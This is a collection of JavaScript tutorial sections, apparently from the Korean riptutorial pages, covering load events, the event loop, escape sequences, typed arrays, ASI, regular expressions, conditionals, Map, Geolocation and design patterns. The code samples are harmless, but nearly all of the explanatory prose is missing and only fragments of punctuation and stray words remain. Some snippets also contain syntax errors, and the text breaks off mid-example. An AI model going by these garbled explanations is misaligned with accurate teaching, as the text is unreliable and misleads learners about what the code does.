1.

```
<body onload="someFunction()">
<img src="image1" />
<img src="image2" />
</body>

<script>
    function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

( ) .

2. **DOMContentLoaded**

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("Hello! I am loaded");
});
```

DOM / (*: DOM*).

3.
```
(function(){
    console.log("Hi I am an anonymous function! I am loaded");
})();
```

. , DOM .

: https://riptutorial.com/ko/javascript/topic/10896/

83:

Examples

. . , . "turn" "tick" "task" . .

. .

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

.

1. HTML `<script>` . .
2. `setTimeout` 100 .
3. .
4. 100 `setTimeout` .
5. . , .

JavaScript .

- `<script>` .
- `setTimeout` .
- .

. JavaScript . HTML .

, " " ? . `setTimeout callback log 1/2" "onclick"` . . .

. ,

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

Node.js .

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

?

(: Node.js) . (100 `file.txt`) , " " .

, , . JavaScript . .

: https://riptutorial.com/ko/javascript/topic/3225/-

84:

. .

```
"\H\e\l\l\o" === "Hello" // true
```

, "u" "x" . `\u` 16 .

```
"C:\Windows\System32\updatehandlers.dll" // SyntaxError
```

.

```
"contin\
uation" === "continuation" // true
```

JavaScript C ++, Java, JSON . .

Examples

(:

```
var str = "ポケモン"; // a valid string
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

. ("\") . ( ) 16 .

JavaScript . , . (Unix) U + 000A.

- `\n`
- `\x0a`
- `\u000a`
- `\u{a}` ES6 . .
- `\012`
- `\cj`

.

, `alert("Hello\nWorld");` , `\n` "Hello" "World" .

`\b` ( )		U + 0008
`\t`		U + 0009
`\n`		U + 000A

`\v`		U + 000B
`\f`		U + 000C
`\r`		U + 000D

`\0` 0 7 null (U + 0000) .

`\\` , `\'` `\"` . (: `\?` `?`). .

16

0 255 `\x` 2 16 . , 16 160 A0 `\xa0` .

```
var str = "ONE\xa0LINE"; // ONE and LINE with a non-breaking space between them
```

9 16 `a` `f` `a` .

```
var regExp1 = /[\x00-xff]/; // matches any character between U+0000 and U+00FF
var regExp2 = /[\x00-xFF]/; // same as above
```

4

0 65535 ($2^{16} - 1$) `\u` 4 .

, 8594 2192 ("→") 16 . escape sequence `\u2192` .

"A → B" .

```
var str = "A \u2192 B";
```

9 16 `a` `f` `a` . 4 16 "z" 0 `\u007A` (`\u007A` .

6

ES6 0 0x10FFFF . $2^{16} - 1$, :

```
\u{???}
```

16 (:

```
alert("Look! \u{1f440}"); // Look! 
```

`1f440` 16 .

0x10FFFF 16 . 9 16 a f a .

!

8

Octal ES5 . 8 1, 2 3 8 0 377 $_8$ = 255.

"E" 8 69 105 . \105 .

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

strict 8 . \00 \000 \0 8 ( ) .

( ) . 1 26 (U + 0001-U + 001A) . \c A-Z ( ) . \c .

,

```
`/\cG/`
```

"G"(7) U + 0007

```
`/\cG`/.test(String.fromCharCode(7)); // true
```

: https://riptutorial.com/ko/javascript/topic/5444/-

85:

Typed Arrays Khronos ECMAScript 6 § 24 § 22.2 .

BLOB W3C File API .

Examples

Blob ArrayBuffers

. ArrayBuffers / TypedArrays ( ) . BLOB File .

Blob ArrayBuffer ()

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

6

Promise () Blob ArrayBuffer

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("Array contains", array.byteLength, "bytes.");
});
```

ArrayBuffer Blob

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

DataViews ArrayBuffers

DataView ArrayBuffer . 2 16 , .

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true));  // 511
```

Base64 TypedArray

```
var data =
   'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN' +
   'byblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHx' +
   'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';

var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
  array[i] = characters.charCodeAt(i);
}
```

TypedArrays

TypedArrays ArrayBuffers . , . ArrayBuffer TypedArray .

```
var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView);  // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

ArrayBuffer `.slice(...)` TypedArray .

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView);  // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

.

File API .

```
// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
    var data = event.target.result;
    console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file
```

`DataView` 1 0 .

```
function ArrayBufferToBinary(buffer) {
   // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
   var dataView = new DataView(buffer);
   var response = "", offset = (8/8);
   for(var i = 0; i < dataView.byteLength; i += offset) {
       response += dataView.getInt8(i).toString(2);
   }
   return response;
}
```

`DataView` . `getInt8` (`0`) `ArrayBuffer` 8 `toString(2)` 8 2 (1 2 `toString(2)` . 0).

. ' (magic)' 8 8 . (, 8) 32 32/8 = 4 , .

`DataView` . (: PDF) . .

`UInt8Array` . `ArrayBuffer` 8 .

```
function ArrayBufferToBinary(buffer) {
    var uint8 = new Uint8Array(buffer);
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

arrayBuffer

arrayBuffer `DataView` .

```
var ArrayBufferCursor = function() {
  var ArrayBufferCursor = function(arrayBuffer) {
    this.dataview = new DataView(arrayBuffer, 0);
    this.size = arrayBuffer.byteLength;
    this.index = 0;
  }

  ArrayBufferCursor.prototype.next = function(type) {
    switch(type) {
      case 'Uint8':
        var result = this.dataview.getUint8(this.index);
        this.index += 1;
        return result;
```

```
      case 'Int16':
        var result = this.dataview.getInt16(this.index, true);
        this.index += 2;
        return result;
      case 'Uint16':
        var result = this.dataview.getUint16(this.index, true);
        this.index += 2;
        return result;
      case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
      case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
      case 'Float':
      case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
      case 'Double':
      case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
        this.index += 8;
        return result;
      default:
        throw new Error("Unknown datatype");
    }
  };

  ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
  }

  return ArrayBufferCursor;
});
```

iterator .

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

hasNext .

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

next .

```
var nextValue = cursor.next('Float');
```

.

: https://riptutorial.com/ko/javascript/topic/417/-

86: - ASI

Examples

.

1. ( ) :

- `LineTerminator` .
- `}` .

2. ECMAScript `Program` .
3. " [`LineTerminator`] "( ) `LineTerminator` , .

. `for` . 12.6.3).

: ECMA-262, 5 ECMAScript :

-
- `var`
-
- `do-while`
- `continue`
- `break`
- `return`
- `throw`

:

.

```
a = b
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

/

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

return :

```
return
  "something";
// is transformed to
return;
  "something";
```

return

JavaScript .

```
if (...) {

}

function (a, b, ...) {

}
```

:

```
if (...)
{

}

function (a, b, ...)
{

}
```

return .

```
function foo()
{
    return // A semicolon will be inserted here, making the function return nothing
    {
        foo: 'foo'
    };
}

foo(); // undefined

function properFoo() {
    return {
        foo: 'foo'
    };
}

properFoo(); // { foo: 'foo' }
```

. .

- ASI : https://riptutorial.com/ko/javascript/topic/4363/-----asi

87:

JavaScript . . JavaScript JavaScript .

- var {variable_name} [= {value}];

	{Required} . .
=	[] ( )
	{Assignment } [: undefined]

```
"use strict";
```

```
'use strict';
```

Strict Mode JavaScript . , :

```
"use strict"; // or 'use strict';
var syntax101 = "var is used when assigning a variable.";
uhOh = "This is an error!";
```

`uhOh` `var` . Strict Mode ( ). .

. , . .

```
var myArray = [ "The following is an array", ["I'm an array"] ];
```

```
console.log(myArray[1]); // (1) ["I'm an array"]
console.log(myArray[1][0]); // "I'm an array"
```

```
var myGraph = [ [0, 0], [5, 10], [3, 12] ]; // useful nested array
```

```
console.log(myGraph[0]); // [0, 0]
console.log(myGraph[1][1]); // 10
```

```
var myObject = {
```

```
    firstObject: {
        myVariable: "This is the first object"
    }
    secondObject: {
        myVariable: "This is the second object"
    }
}
```

```
console.log(myObject.firstObject.myVariable); // This is the first object.
console.log(myObject.secondObject); // myVariable: "This is the second object"
```

```
var people = {
    john: {
        name: {
            first: "John",
            last: "Doe",
            full: "John Doe"
        },
        knownFor: "placeholder names"
    },
    bill: {
        name: {
            first: "Bill",
            last: "Gates",
            full: "Bill Gates"
        },
        knownFor: "wealth"
    }
}
```

```
console.log(people.john.name.first); // John
console.log(people.john.name.full); // John Doe
console.log(people.bill.knownFor); // wealth
console.log(people.bill.name.last); // Gates
console.log(people.bill.name.full); // Bill Gates
```

Examples

```
var myVariable = "This is a variable!";
```

. ASCII (`AZ` , `0-9 !@#$`) ""

```
var number1 = 5;
number1 = 3;
```

"number1" 5 . 3 . `window.alert()` `window.alert()` :

```
console.log(number1); // 3
window.alert(number1); // 3
```

,,, :

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

. :

```
var myString = "I am a " + "string!"; // "I am a string!"
```

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to
9,223,372,036,854,775,807)
var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;

var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined

var myNull = null; // null
// to be continued...
```

```
var myArray = []; // empty array
```

. :

```
var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                          // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy
```

. , :

```
myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
```

```
billy = {
    firstname: "Billy",
    lastname: undefined
    fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy
```

["John Doe", "Billy"] myArray[0] john.fullname billy.fullname john.fullname billy.fullname .

: https://riptutorial.com/ko/javascript/topic/10796/--

88: CSS /

Examples

CSS .

.getPropertyValue () .

```
element.style.getPropertyValue("--var")
```

.setProperty () .

```
element.style.setProperty("--var", "NEW_VALUE")
```

CSS / : https://riptutorial.com/ko/javascript/topic/10755/---css-------

89:

- let regex = / *pattern* / [*flags*]
- regex = new RegExp (' ', [ ])
- ismatch = regex.test (' *text* ').
- = regex.exec (' *text* ')

	g lobal. ( ).
	m ulti-line. **^** & **$** / (/).
	. ([a-zA-Z]).
	u nicode : **UTF-16** . .
	y : lastIndex ( ).

RegExp . MDN .

Examples

RegExp

.

.

```
var re = new RegExp(".*");
```

:

```
var re = new RegExp(".*", "gmi");
```

: ( )

```
var re = new RegExp("\\w*");
```

.

```
var re = /.*/;
```

:

```
var re = /.*/gmi;
```

: ( )

```
var re = /\w*/;
```

RegExp

RegEx . /test/gi gi gi regex new RegExp('test', 'gi') RegExp .

g - . .

i - ./[az]/i /[a-zA-Z]/.

m - Multiline. ^ $ \n \r .

6

u - . \uXXXX . XXXX 16 .

y - / .

.exec ()

.exec()

RegExp.prototype.exec(string) null .

```
var re = /([0-9]+)[a-z]+/;
var match = re.exec("foo123bar");
```

match.index (0) 3.

match[0] .

match[1] .match[n] *n* .

.exec()

```
var re = /a/g;
var result;
while ((result = re.exec('barbatbaz')) !== null) {
    console.log("found '" + result[0] + "', next exec starts at index '" + re.lastIndex +
"'");
}
```

'a' exec '2' .
'a' exec '5' .
'a' . exec '8' .

.test () .

```
var re = /[a-z]+/;
if (re.test("foo")) {
    console.log("Match exists.");
}
```

`test` `. [az]+` `.` `.`

RegExp

String .

- `"string".match(...`
- `"string".replace(...`
- `"string".split(...`
- `"string".search(...`

RegExp

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

["in"]
["rin", "r"]

RegExp

```
console.log("string".replace(/[i-n]+/, "foo"));
```

strfoog

RegExp

```
console.log("stringstring".split(/[i-n]+/));
```

["str", "gstr", "g"]

RegExp

`.search()` -1 .

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

-1

`String#replace` .

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
  }
});
// will return Start string End
```

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);

// "My name is Doe, John Doe"
```

JavaScript , , . , .

. , *RegExp* `(pattern)` . ...

- `"$n"` `n` *n* (`1`).
- *n*
- `g` , *N + 1* `str.match`
- *RegExp* `g` `str.match` `re.exec` .

`+` ., . .

```
let str = "aa+b+cc+1+2",
    re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

`(?:pattern)` .

OR .

```
let str = "aa+b+cc+1+2",
    re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

. `(?=pattern)` , (look-ahead) `(?!pattern)`

```
let str = "aa+b+cc+1+2",
    re = /\+(?=[a-z])/g;
```

```
str.replace(re, ' '); // "aa b cc+1+2"
```

regex.exec () .

. . .

? exec . .

html .

```
<html>
<head></head>
<body>
  <h1>Example</h1>
  <p>Look a this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

a ., :

```
var re = /<a[^>]*href="https?:\/\/.*"[^>]*>[^<]*<\/a>/g;
```

href anchor . . :

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*>([^<]*)<\/a>/g;
var str = '<html>\n    <head></head>\n    <body>\n        <h1>Example</h1>\n        <p>Look a
this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>\n\n        Copyright <a
href="https://stackoverflow.com">Stackoverflow</a>\n    </body>\';\n';
var m;
var links = [];

while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
      match : m[0],   // the entire match
      href : m[1],    // the first parenthesis => (https?:\/\/.*)
      anchor : m[2],  // the second one => ([^<]*)
    });
}
```

anchor href .

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

:

-

: https://riptutorial.com/ko/javascript/topic/242/-

90:

if else JavaScript (: true false) . JavaScript , .

- if (*condition*) ;
- if (*condition*) *statement_1* , *statement_2* , ... , *statement_n* ;
- if (*condition*) {
  }
- if (*condition*) {
  statement_1 ;
  statement_2 ;
  ...
  statement_n ;
  }
- if (*condition*) {
  } else {
  }
- if (*condition*) {
  } else if ( ) {
  } else {
  }
- ( ) {
  1 :
  [;]
  2 :
  [;]
  N :
  [;]
  :
  [;]
  }
- ? *value_for_true* : *value_for_false* ;

. JavaScript `if` , `else if` `else if` .

Examples

If / Else If / Else Control

`if` .

```
var i = 0;

if (i < 1) {
    console.log("i is smaller than 1");
}
```

`i < 1` , `true` . `false` .

`if else` . `false` (`true`). :

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    console.log("i was not smaller than 1");
}
```

`else if` (`else`) :

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    if (i < 2) {
        console.log("i is smaller than 2");
    } else {
        console.log("none of the previous conditions was true");
    }
}
```

.

```
if (i < 1) {
    console.log("i is smaller than 1");
} else if (i < 2) {
    console.log("i is smaller than 2");
} else {
    console.log("none of the previous conditions was true");
}
```

:

- `true` (`else`) .
- `else if` . .
- `if` . .
- `if-else-if` . `i` 0.5 . . .
- (:).

  ```
  if (i < 1) console.log("i is smaller than 1");
  ```

  :

  ```
  if (i < 1)
      console.log("i is smaller than 1");
  ```

  `if` . . .

```
if (i < 1)
    console.log("i is smaller than 1");
    console.log("this will run REGARDLESS of the condition"); // Warning, see text!
```

.

```
if (i < 1) {
    console.log("i is smaller than 1");
}
console.log("this will run REGARDLESS of the condition");
```

switch .

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
  case 2:
    console.log('I will never run');
    break;
}
```

`break` switch "" switch . " " .

: `break return` !

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

`default` . .

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

.,, .

```
function john() {
  return 'John';
}

function jacob() {
  return 'Jacob';
}

switch (name) {
  case john(): // Compare name with the return value of john() (name == "John")
    console.log('I will run if name === "John"');
    break;
  case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")
    console.log('I will run if name === "Jane"');
    break;
  case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
    console.log('His name is equal to name too!');
    break;
}
```

`break` `return` " .

```
var x = "c"
switch (x) {
   case "a":
   case "b":
   case "c":
      console.log("Either a, b, or c was selected.");
      break;
   case "d":
      console.log("Only d was selected.");
      break;
   default:
      console.log("No case was matched.");
      break;  // precautionary break if case order changes
}
```

if / else . (,) .

:

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

`result` ". ". , '' .

`if/else` .

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

if else . .

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

a 0 1 str ' '. str b . str 'not a test'.

else . . else . .

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

, if (a === 1) alert('Hey, it is 1!'); . else char . else 3 .

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

.

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

if/else .

```
if (foo) {
  if (bar) {
    1
  } else {
    2
  }
} else {
  3
}
```

, .

3 . , return break . .

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
    (animal === 'kitty') ? break:console.log(i);
}
```

return .

```
var animal = 'kitty';
```

```
(animal === 'kitty') ? return 'meow' : return 'woof';
```

.

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

switch Javascript . . .

. :

```
const AnimalSays = {
    dog () {
        return 'woof';
    },

    cat () {
        return 'meow';
    },

    lion () {
        return 'roar';
    },

    // ... other animals

    default () {
        return 'moo';
    }
};
```

.

```
function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}
```

:

```
makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'
```

, .

|| &

`||` true false `&&` "" . .

```
var x = 10
```

```
x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")
```

: https://riptutorial.com/ko/javascript/topic/221/

91:

- ([iterable])
- map.set (key, value)
- map.get (key)
- map.size
- map.clear ()
- map.delete ()
- map.entries ()
- map.keys ()
- map.values ()
- map.forEach ([, thisArg])

iterable	[key, value] (:).
key	.
value	.
callback	value, key map .
thisArg	this callback .

NaN NaN !== NaN NaN !== NaN NaN . :

```
const map = new Map([[NaN, true]]);
console.log(map.get(NaN)); // true
```

Examples

Map . ( ). Map .

Map .

```
const map = new Map();
```

(:) . . :

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//                      ^key          ^value          ^key        ^value
```

Map .clear() .

```
map.clear();
```

:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

.delete() .

```
map.delete(key);
```

:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

true false true .

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

.has() .

```
map.has(key);
```

:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

Map . .keys() , .values() .entries() . .entries() Map [key, value] .

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
```

```
}
```

Map `.forEach()` . , `this` .

value, key map .

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

`.get(key)` `.set(key, value)` `.set(key, value)` .

`.get()` `undefined`.

`.set()` map `.set()` .

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Map `.size` .

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

: https://riptutorial.com/ko/javascript/topic/1648/

92:

- navigator.geolocation.getCurrentPosition (*successFunc* , *failureFunc*)
- navigator.geolocation.watchPosition (*updateFunc* , *failureFunc*)
- navigator.geolocation.clearWatch (*watchId*)

Geolocation API . . .

API W3C Geolocation API . /

Geolocation API :

```
if(navigator.geolocation){
    // Horray! Support!
} else {
    // No support...
}
```

Examples

.

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

// Function that will be called if the query succeeds
var geolocationSuccess = function(pos) {
  console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +
"°.");
};

// Function that will be called if the query fails
var geolocationFailure = function(err) {
  console.log("ERROR (" + err.code + "): " + err.message);
};
```

Geolocation `PositionError` . `1` , `2` `3` `code` . . `getErrorCode()` `PositionError.code` .

```
var getErrorCode = function(err) {
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
    default:
      return "UNKNOWN_ERROR";
  }
```

```
};
```

geolocationFailure() .

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

. . .

```
if (navigator.geolocation) {
    //after the user indicates that they want to turn on continuous location-tracking
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
    console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
    console.log("New position at: " + position.coords.latitude + ", " +
position.coords.longitude);
};
```

.

```
navigator.geolocation.clearWatch(watchId);
```

: https://riptutorial.com/ko/javascript/topic/269/-

93: API

. API , .

- . window.navigator.vibrate (pattern);

. .

.

		Firefox				
30		16		17		

Examples

.

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

100ms :

```
window.navigator.vibrate(100);
```

```
window.navigator.vibrate([100]);
```

.

```
window.navigator.vibrate([200, 100, 200]);
```

API : https://riptutorial.com/ko/javascript/topic/8322/-api

94:

. DRY . .

.

Examples

Singleton . .

```
var Singleton = (function () {
        // instance stores a reference to the Singleton
        var instance;

        function createInstance() {
            // private variables and methods
            var _privateVariable = 'I am a private variable';
            function _privateMethod() {
                console.log('I am a private method');
            }

            return {
                // public methods and variables
                publicMethod: function() {
                    console.log('I am a public method');
                },
                publicVariable: 'I am a public variable'
            };
        }

        return {
            // Get the Singleton instance if it exists
            // or create one if doesn't
            getInstance: function () {
                if (!instance) {
                    instance = createInstance();
                }
                return instance;
            }
        };
    })();
```

:

```
// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```

Module API . API ( ) IIFE .

.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored within the closure
  var privateData = 1;

  // Because the function is immediately invoked,
  // the return value becomes the public API
  var api = {
    getPrivateData: function() {
      return privateData;
    },

    getDoublePrivateData: function() {
      return api.getPrivateData() * 2;
    }
  };
  return api;
})(/* pass initialization data if necessary */);
```

. (private public) .

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored just like before
  var privateData = 1;

  // All functions must be declared outside of the returned object
  var getPrivateData = function() {
    return privateData;
  };

  var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
  };

  // Return an object literal with no function definitions
  return {
    getPrivateData: getPrivateData,
    getDoublePrivateData: getDoublePrivateData
  };
})(/* pass initialization data if necessary */);
```

. .

```
//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}
```

```
// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is a example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
                $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
// It is a example of a private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return
statement
     getPage = function(link) {
        var a = $(link);

        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
           // after the the ajax call is done, it calls private method
           reload(data);
        });

        return false;
    }
    return {getPage : getPage}
}();
```

.js . .

```
var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();
```

. . JS .

```
function Welcome(name) {
  this.name = name;
}
Welcome.prototype.sayHello = function() {
  return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!
```

'' .

```
ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;
```

`ParentObject` `ChildObject` .

.

`ChildObject` .

```
function ChildObject(value) {
    ParentObject.call(this, value);
}
```

```
function RoomService(name, order) {
  // this.name will be set and made available on the scope of this function
  Welcome.call(this, name);
  this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property  -  we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
  return 'Your ' + this.order + ' has arrived!';
}
RoomService.prototype.deliverOrder = function() {
  return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!,

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

.

`new` .

jQuery moment.js API `new` .

. .

```
function cowFactory(name) {
    return {
        name: name,
```
